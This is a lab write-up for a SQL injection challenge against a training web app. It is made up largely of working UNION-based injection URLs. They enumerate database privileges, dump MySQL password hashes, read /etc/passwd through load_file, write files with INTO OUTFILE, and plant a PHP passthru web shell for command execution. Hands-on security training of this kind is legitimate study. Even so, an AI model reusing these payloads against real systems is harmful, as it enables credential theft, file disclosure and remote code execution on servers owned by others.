Challenge 6

http://192.168.2.11/sqli/sql9/ [Level: Advanced]

- Identify the database user and its privileges

  http://192.168.2.11/sqli/sql9/search.php?job_title=Database+Administrator%27union%20select%20null,user%28%29%20%23

  User is called super@localhost

  http://192.168.2.11/sqli/sql9/search.php?job_title=Database+Administrator%27union%20select%20null,concat%28grantee,%27--%27,%20privilege_type,%27--%27,%20is_grantable%29%20FROM%20information_schema.user_privileges%23

  User has FILE privileges which means he can read world readable files and can also call statements like select into outfile.

  http://192.168.2.11/sqli/sql9/search.php?job_title=Database+Administrator%27union%20select%20null,table_schema%20from%20information_schema.columns%20%23


  User also has access to mysql database

- Where are the database passwords stored for database users?

  Mysql.user

- Obtain the password hashes for all users

  http://192.168.2.11/sqli/sql9/search.php?job_title=Database+Administrator%27union%20select%20null,concat%28user,%27--%27,password%29%20from%20mysql.user%20%23



- Identify what type of hash is it? What is the value of salt?


SHA1. There is no salt

- What is the password for user root?

  root


- Read the file /etc/passwd

  http://192.168.2.11/sqli/sql9/search.php?job_title=Database+Administrator%27union%20select%20null,load_file%28%27/etc/passwd%27%29%20%20%23



- Create a file with your “name.txt” in http://192.168.2.11/sqli/sql9/tmp/


  http://192.168.2.11/sqli/sql9/search.php?job_title=Project+Manager%27%20union%20select%20null,%20%27SQLI%20Labs%20rock!!%27%20into%20outfile%20%27/var/www/sqli/sql9/tmp/sqli.txt%27%23




- What is the output of uname –a on database host?

We will create a simple php code `<?php passthru('uname –a')?>` into a php file by using select into outfile and then execute the php file.

http://192.168.2.11/sqli/sql9/search.php?job_title=Project+Manager%27%20union%20select%20null,%20%27%3C?php%20passthru%28%22uname%20-a%22%29?%3E%27%20into%20outfile%20%27/var/www/sqli/sql9/tmp/sqli.php%27%23





Further reading:

http://www.notsosecure.com/blog/2008/04/15/database-password-hashes-cracking/

http://blog.rootcon.org/2012/03/sql-injection-using-mysql-loadfile-and.html

http://www.securitytube.net/video/1870

http://websec.wordpress.com/2007/11/17/mysql-into-outfile/